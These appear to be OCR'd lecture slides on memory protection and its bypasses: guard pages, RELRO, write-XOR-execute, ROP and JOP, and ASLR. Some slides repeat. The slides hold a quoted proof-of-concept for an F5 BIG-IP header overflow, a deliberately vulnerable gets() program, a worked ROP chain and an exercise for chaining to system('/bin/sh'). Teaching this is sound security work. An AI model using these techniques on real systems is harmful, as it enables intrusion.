
recall(?): virtual memory

illuision of dedicated memory



the mapping (set by OS)

program address range	read?	write?	real address
0x0000 --- 0x0FFF	no	no	---
0x1000 --- 0x1FFF	no	no	---
…			
0x40 0000 --- 0x40 0FFF	yes	no	0x...
0x40 1000 --- 0x40 1FFF	yes	no	0x...
0x40 2000 --- 0x40 2FFF	yes	no	0x...
…			
0x60 0000 --- 0x60 0FFF	yes	yes	0x...
0x60 1000 --- 0x60 1FFF	yes	yes	0x...
…			
0x7FFF FF00 0000 — 0x7FFF FF00 0FFF	yes	yes	0x...
0x7FFF FF00 1000 — 0x7FFF FF00 1FFF	yes	yes	0x...
…			

Virtual Memory

modern hardware-supported memory protection mechanism


via table: OS decides what memory program sees

- whether it's read-only or not

granularity of pages — typically 4KB

not in table — segfault (OS gets control)

malloc/new guard pages



guard pages

deliberate holes

accessing — segfualt

call to OS to allocate (not very fast)

likely to ‘waste’ memory

- guard around object? minimum 4KB object

guard pages for malloc/new

can implement malloc/new by placing guard pages around allocations


- commonly done by real malloc/new's for large allocations

problem: minimum actual allocation 4KB


problem: substantially slower

example: "Electric Fence" allocator for Linux (early 1990s)

stack canary alternative




stack canary alternative




address	read	write
0x7FFFF2000-0x7FFFF2FFF	yes	yes
0x7FFFF1000-0x7FFFF1FFF	no	no
0x7FFFF0000-0x7FFFF0FFF	yes	yes

stack canary alternative 2



stack canary alternative 2



address	read	write
0x7FFFF2000–0x7FFFF2FFF	yes	yes
0x7FFFF1000–0x7FFFF1FFF	yes	no
0x7FFFF0000–0x7FFFF0FFF	yes	yes

exercise: guard page overhead

suppose heap allocations are:

- $100\,000$ objects of 100 bytes
- $1\,000$ objects of 1000 bytes
- 100 objects of approx. 10000 bytes

total allocation of approx 12 000 KB

assuming 4KB pages, estimate space overhead of using guard pages:

- for objects larger than 4096 bytes (1 page)
- for objects larger than 200 bytes
- for all objects

recall: function pointer targets

wanted to overwrite special pointer:

return addresses on stack

function pointers on in local variables

tables of function pointers used for inheritence

global offset table

last two: need to change infrequently

idea: make read-only

RELRO

RELocation **R**ead-**O**nly

Linux option: make GOT read-only after written

- requires disabling “lazy” linking
- (could do without disabling — but much slower startup)

appears as ELF program header entry

my desktop: most binaries have this enabled

- this wasn't the case a few years ago

a thought on permissions

if we can set memory non-writeable

how about non-executable?

we never want to execute things on the stack anyways, right?

write XOR execute

many names:

- `W^X` (write XOR execute)
- DEP (Data Execution Prevention)
- NX bit (No-eXecute) (hardware support)
- XD bit (eXecute Disable) (hardware support)

mark writeable memory as executable

how will users insert their machine code?

- can only code in application + libraries
- a problem, right?

hardware support for write XOR execute

everywhere today

not historically common

early x86: execute implied by read

NX support added with x86-64 and around 2000 for x86-32

deliberate use of writeable code

"just-in-time" (JIT) compilers

- fast virtual machine/language implementations

some weird GCC features

older "signals" on Linux

- OS wrote machine code on stack for program to run

couldn't even disable executable stacks without breaking applications

why doesn't W xor X solve the problem?

W xor X is "almost free", keeps attacker from writing code?

problem: useful machine code is in program already

- just need to find writable function pointer

saw special case: arc injection

- happened to find useful code in existing application/library

turns out: almost always useful code

next topic: ROP

return-oriented programming

find “chain” of machine code that does what you want

F5 load balancer exploit

recently F5 Big-IP load balancers shown to have stack buffer overflow

F5 didn't enable ASLR, write XOR execute

problem: stack address was randomized

so can't do stack smashing...

Felix Wilhelm
@_fel1x

You might want to update your F5 Big IP appliances: support.f5.com/csp/article/K0…. bugs.chromium.org/p/project-zero… and bugs.chromium.org/p/project-zero… are two data-plane bugs that got fixed.

```
// 0xc8e5c3 - jmp rsp in /usr/share/ts/bin/bd64
// version 16.0.1 build 0.0.3
var jmp_rsp = "\xc3\xe5\xc8\x00\x00\x00\x00\x00"

// int3
var shellcode = "\xcc\xcc\xcc\xcc"

func HelloServer(w http.ResponseWriter, req *http.Request) {
        w.Header().Set("Content-Type", "text/plain")
        value := strings.Repeat("B", 70) + jmp_rsp + shellcode
        w.Header().Set(strings.Repeat("A", 8192), value)
        w.Write([]byte("This is an example exploit.\n"))
}

func main() {
        http.HandleFunc("/", HelloServer)
        err := http.ListenAndServeTLS(":443", "server.pem", "server.pem", nil)
        if err != nil {
                log.Fatal("ListenAndServe: ", err)
        }
}
```

10:43 AM · Mar 10, 2021 · Twitter Web App

jmp *%rsp

there was a `jmp *%rsp` instruction at fixed address

was that really lucky?

let's try examining, say, `/bin/bash` (shell) on my desktop...

```
   949bf:▶       8b 15 ff e4 08 00     ▶  mov    0x8e4ff(%rip),%edx
# 122ec4 <no_invisible_vars@@Base>
```

machine code for jmp rsp: ff e4

...appears in middle of mov instruction!

ROP case study

simple stack buffer overflow with write XOR execute

stack canaries disabled

ASLR disabled

in practice — rely on information disclosure bug

vulnerable application

```
#include <stdio.h>

int vulnerable() {
    char buffer[100];
    gets(buffer);
}

int main(void) {
    vulnerable();
}
```

vulnerable function

```
0000000000400536 <vulnerable>:
  400536:       48 83 ec 78          sub    $0x78,%rsp
  40053a:       31 c0                xor    %eax,%eax
  40053c:       48 8d 7c 24 0c       lea    0xc(%rsp),%rdi
  400541:       e8 ca fe ff ff       callq  400410 <gets@plt>
  400546:       48 83 c4 78          add    $0x78,%rsp
  40054a:       c3                   retq
```

vulnerable function

```
0000000000400536 <vulnerable>:
  400536:       48 83 ec 78          sub    $0x78,%rsp
  40053a:       31 c0                xor    %eax,%eax
  40053c:       48 8d 7c 24 0c       lea    0xc(%rsp),%rdi
  400541:       e8 ca fe ff ff       callq  400410 <gets@plt>
  400546:       48 83 c4 78          add    $0x78,%rsp
  40054a:       c3                   retq
```

buffer at 0xC + stack pointer

return address at 0x78 + stack pointer
= 0x6c + buffer

memory layout

going to look for interesting code to run in libc.so

- implements gets, printf, etc.

loaded at address `0x2aaaaacd3000`

our task

print out the message “You have been exploited.”

ultimately calling `puts`

which will be at address `0x2aaaaad42690`

how about arc injection?

can we just change return address to puts's address?

no: %rdi (argument 1) has the wrong value

shellcode

```
        lea  string(%rip), %rdi
        mov  $0x2aaaaad42690, %rax /* puts */
        jmpq *(%rax)
string: .ascii "You have been exploited.\0"
```

but — can't insert code

surely this code doesn't exist in libc already

solution: find code for pieces

loading string into RDI


can we even load a pointer to the string into `%rdi`?

let's look carefully at code in `libc.so`


```
2aaaaadfdc95:       48 89 e7                mov    %rsp,%rdi
2aaaaadfdc98:       ff d0                   callq  *%rax
```

just need to get address of `puts` into `%rax` before this

load RDI


highest address (stack started here)
increasing addresses
return address for vulnerable:
buffer (100 bytes)
lowest address (stack grows here)

load RDI


highest address (stack started here)
increasing addresses
string pointed to by RDI
return address for vulnerable:
address of "gadget"
unused junk
mov %rsp, %rdi
call *%rax
lowest address (stack grows here)

loading puts addr. into RAX


```
2aaaaad06543:       e8 58 c3 fe ff          callq  2aaaaaaf48a0
```

58 c3 can be interpreted another way:


```
2aaaaad06544:       58          popq %rax
2aaaaad06545:       c3          retq
```

"ret" lets us **chain** this to execute `call` snippet next


ROP chain


string to print
pointer to second gadget
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
unused junk
increasing addresses
mov %rsp, %rdi
call *%rax
popq %rax
ret


ROP chain


string to print
pointer to second gadget
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
unused junk
increasing addresses
mov %rsp, %rdi
call *%rax
popq %rax
ret
ret (in vulnerable)

ROP chain


string to print
pointer to second gadget
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
unused junk
increasing addresses
mov %rsp, %rdi
call *%rax
popq %rax
ret
ret (in vulnerable)

ROP chain


string to print
pointer to second gadget
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
unused junk
increasing addresses
mov %rsp, %rdi
call *%rax
popq %rax
ret
ret (in vulnerable)

making an ROP chain (0)

goal: run "`example(0)`"

known info:

address	instructions
`0x100000`	`(example function)`
`0x100100`	`pop %rdi, ret`
`0x100200`	`xor %eax, %eax, ret`
`0x100300`	`xor %edi, %edi, ret`

exercise: what can be written at return address + after to do this?

- just putting `0x100000`: runs example function with wrong argument

making an ROP chain (1)

goal: run "`system("/bin/sh")`"

known info:

address	instructions
`0x100000`	`(system function)`
`0x100100`	`mov %rdi, (%rax); ret`
`0x100200`	`pop %rax, ret`
`0x100300`	`pop %rdi, ret`
`0x200000`	`(some global variable)`

`exercise: what can be written at return address + after to do this?`

how did I find that?

no, I am not really good at looking at `objdump` output

tools scan binaries for *gadgets*

one you'll use in upcoming homework

gadgets generally

bits of machine code that do work, then return or jump

"chain" together, by having them jump to each other

most common: find gadget ending with `ret`

- pops address of next gadget offs tack

ROP without a stack overflow (1)

e.g. VTable overwrite

look for gadget(s) that set `%rsp`

...based on function argument registers/etc.

ROP without stack overflow (2)

example sequence from my libc:


```
push %rdi; call *(%rdx)
pop %rsp; ret
```

set:

overwritten vtable entry = first gadget
arg 1: `%rdi` = desired stack pointer
arg 3: `%rdx` = pointer to second gadget


VTable overwrite with gadget

```
class Bar {
  char buffer[100];
  Foo *foo;
  int x, y;
  ...
};

void Bar::vulnerable() {
  gets(buffer);
  foo->some_method(x, y);
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```




VTable overwrite with gadget

```
class Bar {
  char buffer[100];
  Foo *foo;
  int x, y;
  ...
};

void Bar::vulnerable() {
  gets(buffer);
  foo->some_method(x, y);
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```



VTable overwrite with gadget

```
class Bar {
  char buffer[100];
  Foo *foo;
  int x, y;
  ...
};

void Bar::vulnerable() {
  gets(buffer);
  foo->some_method(x, y);
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```




VTable overwrite with gadget

```
class Bar {
  char buffer[100];
  Foo *foo;
  int x, y;
  ...
};
```

gadget:
`push %rdx; jmp *(%rsi)`

```
  foo->some_method(x, y);
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```



jump-oriented programming

just look for gadgets that end in `call` or `jmp`

don't even need to set stack

harder to find than `ret`-based gadgets

- but almost always as powerful as ret-based gadgets

finding gadgets

find code segments of exectuable/library

look for opcodes of arbitrary jumps:

```
ret
jmp *register
jmp *(register)
call *register
call *(register)
```

disassemble starting a few bytes before

invalid instruction? jump before ret? etc. — discard

sort list

automatable

common, reusable ROP sequences

open a command-line — what ROPgadget tool defaults to

make memory executable + jump

generally: just do enough to ignore write XOR execute

often only depend on memory locations in shared library

address space layout randomization (ASLR)

assume: addresses don't leak

choose random addresses each time

- for everything, not just the stack

enough possibilities that attacker won't "get lucky"


should prevent exploits — can't write GOT/shellcode location

Linux stack randomization (x86-64)

1. choose random number between `0` and `0x3F FFFF`

2. stack starts at `0x7FFF FFFF FFFF` − *random number* × `0x1000`

   randomization disabled? *random number* = 0




Linux stack randomization (x86-64)


1. choose random number between `0` and `0x3F FFFF`

2. stack starts at `0x7FFF FFFF FFFF` − *random number* × `0x1000`

